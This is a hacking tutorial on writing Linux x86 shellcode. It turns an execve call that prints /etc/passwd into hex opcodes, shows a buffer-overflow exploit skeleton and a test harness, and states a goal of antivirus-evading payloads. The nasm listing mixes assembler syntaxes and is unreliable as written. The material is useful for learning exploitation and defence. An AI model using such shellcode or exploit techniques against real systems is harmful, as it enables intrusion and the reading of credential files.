Building your own Shell-codes

We all know a typical BOF/Format string exploit, where we inject a buggy program with a malicious payload making it possible to take control over the execution of program and run our injected payload(shell-codes).
Consider for example:
http://www.exploit-db.com/exploits/9608 this local exploit

A BOF exploit with direct EIP overwrite, will be as follows

```
junk= "A" ;

eip = pack('V',Returnadress);

shellcode = "hex-opcode-of-our-payload" ;

buff = junk+eip+shellcode   ;
```

And here shell-code will be our injected payload; we just make the eip point to our shell-code for executing it.


Metasploit is the right source for picking up the suitable payload for our exploits, from a list of many, and it even got the capability to encode our shellcodes. But as it's a freely available exploit suit majority of the payloads get detected by AV's .So there comes the necessity of building custom shell codes.

So this paper will be a guide to build your own shell codes and the examples demonstrated would be for linux/86 architecture and we will move on to windows payloads too.

For building a program we know the different ways:-

1) Use a high-level language like python/perl for building the executables
2) Choose a mid-level language like c/c++ for creating the program
3) Or opt for low-level language like assembly instructions or code directly to binaries :)

.




Well for building the shell codes the first option of high-level won't be wise, not like it can't be done, but it's not preferable. So what we ill do is try to build our payloads in C and we ill extract the shell codes from it.

Let's start:- And I estimate that u got a basic knowledge about Linux system calls and how it works. If not take a scan at this
http://tldp.org/LDP/khg/HyperNews/get/syscall/syscall86.html

As Linux system calls take place in kernel, there must be something which initiates the entrance into kernel. And they are traps or interrupts.

Linux system-calls are initiated by two things
1. INT 0x80 (software interrupt)
2 lcall7/lcall27 gates (`lcall7_func`)

So when a system call is made consider example execv(argv[1],argv[2]), the arguments are passed on via the registers and program raises an int 0x80 interrupt which raises a trap making the program to move from user-space to kernel and executing the current system call.



Let's build our shell-code program in c and we will extract the assembly instruction from it and from that the associated hexadecimal op-codes would be found and our shell-code would be ready.

C-program→Assembly→Hex-Opcode→Shell-code-ready

C program to list etc/passwd entries using execve system call

>>list.c

```
#include <unistd.h>
main()
{
        char *ls[3];
        ls[0] = "/bin/cat";
        ls[1] = "/etc/passwd";
        ls[2] =  NULL;
        execve(ls[0],ls,NULL);
}
```

Let's compile the program and see its output:-

```
fb1h2s@bktrk:~$ gcc -static -g -o list list.c
fb1h2s@bktrk:~$ ./list

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
trimmed..
```

It works fine ☺. Now lets analyze the program, list.c got two functions the main() and the execve() syscall.

Analyzing list.c

Main()

Main function does all the user space allocations which moves the passed on arguments[argv[0],argv[1],argv[2]] for the execve to the memory.

Execve()

And the execve is excuted by moving the arguments from memory to registers and int 0x80 trap is raised and the exceve will be executed in the kernel.

Lets look at a linux system call table to see what arguments are passed to what registers. A good reference to all linux system calls are given here
http://bluemaster.iu.hio.no/edu/dark/lin-asm/syscalls.html

Now lets search for the associated sys-table value for execve,and find the execve entry

sys_execve

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
11	sys_execve	process.c	argv[0]	argv[1]	argv[2]	-	-

Hmmm, well as per as the sys_call table this would be what the registers will be holding at the time of [execve(ls[0],ls,NULL)] execution.

Execve(ls[0] , ls , NULL);

```
argv[0] == ebx  [/bin/cat]
argv[1] == ecx  [ls]
argv[2] == edx  [NULL]
```

1.) So once when we have all the arguments for the syscall execve in the registers,
2.) we ill call the instruction(sys_exceve) by pushing it's corresponding value to eax register

```
execve() == eax [syscall index of execve "11" == 0xb in hex]
```

Then we will raise the interrupt 0x80 and will switch to the kernal and the instruction execve() will be executed.

Now lets verify the things I have mentioned by debugging the source program LIST using GDB and OBJDUMP.

Analysing list using gdb on function execve()

```
fb1h2s@bktrk:~$ gdb list
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
Trimmed….
This GDB was configured as "i486-linux-gnu"...
(gdb) disas execve
Dump of assembler code for function execve:
0x0804e4d0 <execve+0>:  push   %ebp
0x0804e4d1 <execve+1>:  mov    %esp,%ebp
0x0804e4d3 <execve+3>:  mov    0x10(%ebp),%edx
0x0804e4d6 <execve+6>:  push   %ebx
0x0804e4d7 <execve+7>:  mov    0xc(%ebp),%ecx
0x0804e4da <execve+10>: mov    0x8(%ebp),%ebx
```

We could do the same with objdump:-

Analysing list using objdump on function execve()

```
fb1h2s@bktrk:~$ objdump -d list | grep \<__execve\>: -A  8
0804e510 <__execve>:
 804e510:       55                      push   %ebp
 804e511:       89 e5                   mov    %esp,%ebp
 804e513:       8b 55 10                mov    0x10(%ebp),%edx
 804e516:       53                      push   %ebx
 804e517:       8b 4d 0c                mov    0xc(%ebp),%ecx
 804e51a:       8b 5d 08                mov    0x8(%ebp),%ebx
 804e51d:       b8 0b 00 00 00          mov    $0xb,%eax
 804e522:       cd 80                   int    $0x80
```

Yes... the instructions are exactly the same I mentioned above.

```
mov    0x10(%ebp),%edx   /*argv[2] == edx          move [NULL] to edx

push   %ebx                    /*push ebx to stack

mov    0xc(%ebp),%ecx    /*argv[1] == ecx  [ls]      move adress of string ls
                                /* to ecx

mov    0x8(%ebp),%ebx   /*argv[0] == ebx  [/bin/cat] move adress of
                               /* string argv [0] to ebx

mov    $0xb,%eax        /*execve() == eax [syscall index of execve "11" ==
0xb in hex]

int    $0x80            /* raise the interrupt and move to kernel and execute
execve
```

But we can't directly use this instruction for building our shell code because; we don't know the address of the string in memory :(. As the assigning happens at run time and we don have any clue about it. So we will have to pass the values directly to the registers by slightly modifying the above instructions.

So the assembly code, in which we pass the string arguments directly to the registers, would be as follows slightly modified from the above instruction.

```
1.) xorl    %eax,%eax      /* so eax==NULL xor any value with itself makes it
NULL
2.) movl %eax, %edx      /*Remember edx ==null. So we will move null in eax to
/*                            edx
                                argv[0] == ebx  [/bin/cat]
                                argv[1] == ecx  [ls]
                                argv[2] == edx  [NULL]
*/
3.) push edx              /* push the null to stack to create the null terminated
                             String "bin/cat\n"

4.)pushl 0x7461632f     /* string cat/ reversed to stack tac/
5.)pushl 0x6e69622f     /* string /bin reversed to stack   nib/
6.) mov ebx,esp          /* move address of string /bin/cat\n to ebx
                         /* argv[0]==ebx

7.) push edx             /* push the null to stack to create the null terminated
                         /*    String "etc/passwd\n"
8.) pushl    0x64777373    /* string sswd[4 bytes] reversed to stack dwss
9.) pushl    0x61702f2f     /* string //pa reversed to stack ap//
10.)pushl  0x6374652f     /*  string  /etc reversed to stack cte/
11.) mov ecx,esp          /*adressof etc/passwd to esp, argv[1] == ecx  [ls]

12.) mov  $0xb,%al        /* move the syscall value of execve "11==0xb" to eax
                         /* execve() == eax
13.) push edx             /*push the three arguments to stack
14.) push ecx
15.) push ebx
16.) mov ecx,esp         /*move 3 arguments to ecx
17.) int 80h              /* raise the interrupt and move to the kernel and execute
```

Good now we have passed the arguments directly on-to the registers, all we need to do now is find the hex-opcodes for the assembly instructions and we are done.

Hex-Opcodes	Assembly instruction
"\x31\xc0"	xorl %eax,%eax
"\x99"	cdq== movl eax edx
"\x52"	push edx
"\x68\x2f\x63\x61\x74"	pushl 0x7461632f
"\x68\x2f\x62\x69\x6e"	pushl 0x6e69622f
"\x89\xe3"	mov ebx,esp
"\x52"	push edx
"\x68\x73\x73\x77\x64"	pushl 0x64777373
"\x68\x2f\x2f\x70\x61"	pushl 0x61702f2f
"\x68\x2f\x65\x74\x63"	pushl 0x6374652f
"\x89\xe1"	mov ecx,esp
"\xb0\x0b"	mov $0xb,%al
"\x52"	push edx
"\x51"	push ecx
"\x53"	push ebx
"\x89\xe1"	mov ecx,esp
"\xcd\x80" ;	int 80h

So finally its time to test our new shell code. Using a program which overwrites its return address [eip] and points to our set of instruction, the shell code

TestShellcode.c

```
#include <stdio.h>

const char
shellcode[]="\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x
6e\x89\xe3\x52\x68\x73\x73\x77\x64"
"\x68\x2f\x2f\x70\x61\x68\x2f\x65\x74\x63\x89\xe1\xb0\x0b\x52\x51
\x53\x89\xe1\xcd\x80";

 int main()
 {
        (*(void (*)()) shellcode)();

  return 0;
}
```

Lets run the program testshellcode.c

```
fb1h2s@bktrk:~$ gcc -static -g -o testshellcode testshelcode.c
fb1h2s@bktrk:~$ ./testshellcode
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
trimmed……
```

Similarly we could take the assembly instructions and compile build the .asm file in order to test the shell code too.

Testshellcode.asm

```
; linux/x86 cat etc/passwd
; fb1h2s[]gmail[]com
; 2010-02-12

section .text
        global _start

_start:
        ;This is just a tutorial
        xorl    %eax,%eax
          cdq== movl eax edx
          push edx
          pushl 0x7461632f
          pushl 0x6e69622f
          mov ebx,esp
          push edx
          pushl 0x64777373
          pushl  0x61702f2f
          pushl 0x6374652f
          mov ecx,esp
          mov  $0xb,%al
          push edx
          push ecx
          push ebx
          mov ecx,esp
          int 80h
```

Lets run the program testshellcode.asm

```
fb1h2s@bktrk:~$ nasm -f elf testshellcode.asm
fb1h2s@bktrk:~$ ld testshellcode.o -o testshellcode
fb1h2s@bktrk:~$ ./testshellcode
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

So finally we build our first shell code, even though its of not much use ☹ .

```
shellcode[]="\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77\x64"
"\x68\x2f\x2f\x70\x61\x68\x2f\x65\x74\x63\x89\xe1\xb0\x0b\x52\x51\x53\x89\xe1\xcd\x80";
```

This shell code could be grabbed from
http://www.exploit-db.com/exploits/11362
Intel opcodes
http://pedram.redhive.com/openrce/opcodes.hlp

Few tools:

xxd-shellcode.sh

Parses output to extract raw shellcode
http://www.projectshellcode.com/downloads/xxd-shellcode.sh

shellcode-compiler.sh

Extracts the shellcode make a Unicode compatable one and even comes with a skelton to test your shellcode.

And this tutorial doesn't end here as our main intention is to build AV undetectable shell-codes, now that u get the basic idea to develop your own shell code, I ill continue the remaining tutorial in the next paper. Its 3.00 pm now and I seriously need some sleep☺.

And all greets to **Mr b0nd** for encouraging me everyday and his cool helpful advises and tutorials.
And shouts to all ICW members and my friends:-
Eberly,hg-h@xor,r5scal,empty,neo,smart,w4ri0r,beenu,root,Tia, **lt_securty** and all others.